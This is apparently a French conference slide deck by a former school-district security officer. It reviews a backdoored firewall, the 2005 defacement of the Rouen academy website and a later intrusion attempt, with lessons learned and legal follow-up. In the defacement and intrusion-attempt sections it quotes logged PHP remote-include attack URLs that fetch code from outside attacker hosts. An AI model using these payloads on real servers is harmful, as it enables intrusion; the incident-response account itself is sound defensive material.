

# Incidents de sécurité

cedric.foll@laposte.net  
exRSSI du Rectorat de Rouen



# Plan

- Présentation générale
- Back door sur un firewall d'accès d'un établissement
- « Defacement » du site web [www.ac-rouen.fr](http://www.ac-rouen.fr)
- Une tentative d'attaque infructueuse (parmi tant d'autres).




# Avant propos

- Choix des incidents de sécurité
  - Tous ceux pour lesquels j'ai personnellement déposé plainte de février 2003 à août 2006.
  - D'autres incidents de sécurité traités directement par la division des affaires juridiques avec un éventuel appui technique
    - Beaucoup de blogs diffamatoires d'élèves (et au moins un d'un enseignant).
    - Du social engineering de la part d'élèves
    - ...



# Contexte national

- Rectorat
    - Présence régionale du Ministère de l'éducation nationale
  - Pilotage des projets au niveau ministériel
    - Schéma directeur de la sécurité et PSSI.
    - Définition des orientations pour les infrastructures systèmes et réseaux (schéma d'architecture et type de matériel).
    - Marché publique pour l'acquisition des infrastructures systèmes et réseaux.
    - Développement des applications nationales exploitées en académie.
- 

# Contexte national

- Le Réseau RACINE
  - Interconnexion des 30 rectorats et de l'administration centrale en IPSec (métropole et DOM/TOM).
  - Dans chaque académie, interconnexions des collèges, lycées, inspections académiques en IPSec ou MPLS.
    - 10 000 sites interconnectés.
  - Basé sur une PKI nationale hébergée au Rectorat de Toulouse
    - 50 000 certificats émis (interconnexions de sites, utilisateurs nomades, certificats serveurs).



# Contexte


## Infrastructure système

- Rectorat de Rouen
  - Environ 100 serveurs en rack sous linux ( principalement Redhat AS).
  - Stockage sur SAN avec accès par carte fiber channel.
  - Utilisation de VMWare ESX en forte croissance.
  - Une salle machine avec accès sécurisé, climatisation, système anti-incendie, onduleurs, double circuit électrique, ...
  - Essentiellement des applications 3 tiers (reverse proxy apache – Weblogic – DB2) et des applications historiques clients-serveurs non web.
- Établissements scolaires de l'académie
  - Environ 500 servers répartis dans les 300 établissements scolaires basés sur une distribution linux développée par l'Education nationale (<http://eole.orion.education.fr>)



# Contexte

## Infrastructure réseau

- LAN
    - Réseau Gigabit, routage statique avec redondance basée sur SpanningTree et utilisation massive de VLAN.
    - Double niveau de firewall (Netasq et linux) en haute disponibilité.
    - Système de répartition de charge et d'accélération SSL matériel (CSS de cisco).
  - WAN
    - Rectorat connecté à 100 Mbits sur le réseau régional avec double attachement fibre.
    - Chaque établissement dispose de 8 adresses IP publiques sur le réseau régional.
    - Le Rectorat est interconnecté à 300 réseaux par IPSec ou MPLS (collèges, lycées, inspections académiques, inspecteurs, les autres rectorats, l'administration centrale...)
- 

# Contexte applications

- Applications métiers très sensibles (examens, vie scolaire avec bases de données contenant des données sur des mineurs, grh, messagerie, site web académique, ...)
- 60.000 boîtes mails. Très utilisé par le personnel administratif et assez peu par le personnel enseignant.
- Site web académique
  - 1.500.000 de hits quotidiens
  - 800 000 pages
  - 900 sites hébergés (écoles, collèges, lycées).
- Filtrage de l'accès web des élèves (25 000 postes de travail, 10.000.000 de hits quotidiens).



# Première intrusion

## Juin 2003

- Signalement
  - Réception d'un mail venant d'un utilisateur d'IRC se plaignant qu'une adresse IP nous appartenant envoie du SPAM sur IRC.
- L'adresse IP appartient à une école industrielle (formation CAP, BEP).



# Diagnostic

- Un scan à distance montre que la machine est un linux sans aucun filtrage, avec un nombre de ports ouverts inquiétant et des services très loin d'être à jour.
- Une connexion en ssh à distance (obtention du mot de passe par un personnel administratif) confirme l'étendue du problème
  - Un netstat en local « oublie » de lister un port à l'écoute qu'un nmap détecte.
  - Un second service ssh est en écoute sur ce port.



# Phase 1


## A distance

- Analyse « indélicate » du serveur compromis.
  - Chkrootkit en série.
  - Exécution de dizaines de commandes.
- Il apparaît qu'un grand nombre de commandes system (ls, ps, netstat, ...) ont été remplacées par des versions modifiées permettant de cacher certains fichiers et processus.
- Le binaire du service ssh fantôme contient un mot de passe codé en dure... mais de toute façon un second compte (« r00t ») avec id 0 a été créé
  - Plusieurs compromissions ?



# Phase 2

## Sur les lieux du crime



- Le firewall qui réalise le « filtrage » et la translation d'adresse a ses deux interfaces sur le même switch (et pas de vlan)



# Phase 2

## Sur les lieux du crime

- Le firewall doit être lancé à la main par un script après démarrage du serveur, malheureusement le script plante en cours de route...
- A nouveaux des erreurs par manque de procédure formalisée.
  - Recopie de « / » par scp sur un portable emporté pour l'occasion.
  - Pleins de commandes inutiles lancées dans tous les sens.



# Dépôt de plainte

- La directrice décide, sur nos conseils, de déposer plainte au bureau de police de son agglomération.
  - Les services de police viennent saisir le disque dur original.
  - Nous faisons une déposition.



# Épilogue et conclusion

- Jamais aucune nouvelle de la plainte (ni du disque dur).
- Gros travail dans l'établissement pour remonter un système neuf (d'autant que l'administrateur n'est jamais revenu).
- Les carences en termes organisationnels
  - Absence totale de procédures, de formations et d'expérience pour réagir à des intrusions.
  - Pas d'accompagnement.
  - Le « poste » de RSSI n'existe pas.



# Entre temps

- Nomination de RSSI dans toutes les académies.
  - Au sein de l'académie, le RSSI est clairement identifié par les équipes informatiques et la hiérarchie.
- Formalisation de la chaîne d'alerte sécurité au niveau académique et ministériel.
- Marche à suivre en cas d'intrusion connue des équipes.
- Montée en compétence des équipes en termes de sécurité.
- Des liens étroits se tissent entre les académies et le CERTA.



# Défacement de [www.ac-rouen.fr](http://www.ac-rouen.fr) août 2005

- Le serveur héberge le site institutionnel de l'académie de Rouen, les sites des collèges et lycées de l'académie ... et des écoles primaires.
  - Près d'un millier de virtual host avec autant de webmaster.
- Des centaines de webmaster ayant des réactivités variables (certains ont changé d'établissement, sont partis en retraite, les enseignants webmaster sont en congés de juillet à août, ...) et des compétences disparates.
  - Le durcissement de la configuration php (en particulier `safe_mode`) a été tenté à plusieurs reprises sans succès.




# Du signalement au traitement

- Signalement d'un collègue le vendredi 26 août à 19h.
- Diagnostique immédiat par l'IDS (snort) du réseau:
  - Nous avons l'adresse IP d'où vient l'attaque (Amérique du sud) et la faille exploitée en quelques minutes sans toucher au serveur.
  - Utilisation d'une faille php de type remote include sur l'application webcalendar d'un collègue à 18h23.

**GET /colleges/rousseau/webcal/tools/send\_reminders.php?  
includedir=http://danger-zoft.prestaserver.com/domtool2.gif**

- Le pirate obtient un reverse shell avec les droits root en quelques minutes (l'IDS a loggé le résultat de la commande 'id') à 18h34

**uid=0(root) gid=0(root)**

- La hiérarchie est informée et la décision est prise de désactiver le site, le tout moins d'une heure après le signalement.
- 

# Gestion de l'incident

- Création de deux copie du disque dur par « dd », remise d'une copie au CERTA et d'une seconde aux services de police.
- Dépôt de plainte
  - Les services de police font part de leur doutes quant à l'aboutissement de la plainte:
    - « Quand l'attaque vient de l'étranger, à moins d'avoir subi de fortes pertes financières, il n'y a pas de suites ».
  - Effectivement, nous n'avons jamais eu aucun retour...




# Gestion de l'incident

- Plusieurs milliers de pages remplacées par celle du pirate (toutes les pages index.\* et home.\*).
- Le serveur est entièrement sauvegardé par Tina avec des sauvegardes incrémentales.
  - Mais une erreur de configuration fait que le système n'est plus sauvegardé correctement depuis deux mois...
  - Nous n'avons que la version datant d'avant cette manipulation des quelques milliers de pages.



# Epilogue

- Tout le durcissement de la configuration PHP a été appliqué dans la semaine selon nos demandes
    - `allow_url_fopen`, `safe_mode`, ...
  - Règles de filtrage sur les flux sortants des serveurs.
  - Séparation en deux serveurs
    - Un serveur pour le site institutionnel
    - Un serveur pour les sites hébergés
  - Montée en compétence des équipes sur la sécurité de l'hébergement web.
  - Mise en place de procédures de contrôle et de chaîne d'alertes en direction des webmasters avec désactivation des sites si absence de retour.
- 

# Conclusion

- La chaîne d'alerte et les infrastructures de sécurité (IDS) ont correctement joué leur rôle.
- L'intrusion a été un très bon moyen pour imposer des mesures de sécurité renforcées.



# Des tentatives d'intrusion

## Avril 2006

- Beaucoup de tentatives d'attaque de type remote include php dans mes logs, dont celle-ci:

```
/claroline170/claroline/phpbb/page_tail.php?  
includePath=http://xpl.netmisphere2.com/cmd.gif?  
&cmd=id
```

- L'adresse IP de la machine xpl.netmisphere2.com est située en France et le CERTA me propose de porter plainte au motif de la LCEN 323-3-1.



# LCEN 323-3-1

« Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée. »



# Dépôt de plainte

- Deux officiers de l'OCLCTIC (Office Central de Lutte contre la Criminalité liée aux Technologies de l'Information et de la Communication) viennent récupérer mes logs et prendre ma déposition.
  - Excellente compréhension du problème par les agents.



# La suite 01Net

- « Mercredi 10 janvier dernier, à 6 heures du matin, à Marseille, la police a sorti du lit un jeune homme surnommé « m0rtix » et l'ont placé en garde à vue (...) inculpé de « cession, détention et de mise à disposition de programmes permettant un accès frauduleux dans un système informatique » (...) »
- « Il risque au moins six mois de prison avec sursis s'il n'a jamais été condamné, plus une amende et des dommages et intérêts importants si des personnes et des entreprises ont été lésées »
- « Le logiciel mis à disposition par m0rtix a fait les beaux jours de pirates du monde entier, dont un grand nombre venus du Brésil. En quelques mois, ce serait près de 6 000 serveurs dans le monde qui auraient été infiltrés, selon le pirate marseillais lui-même. Sur la liste figure notamment l'académie de Rouen, touchée en août 2005. »

# Conclusion générale

- La coordination entre les services de police a de grands progrès à faire dans un contexte international.
- Nous avons appris de chacun de nos incidents (sauf le dernier)
  - Sur le plan technique (erreurs à ne pas faire pour permettre un forensic, hardening de serveurs web, ...).
  - Sur le plan organisationnel (besoin de formaliser une chaine d'alerte, une cellule de crise, gestion de la com, ...)

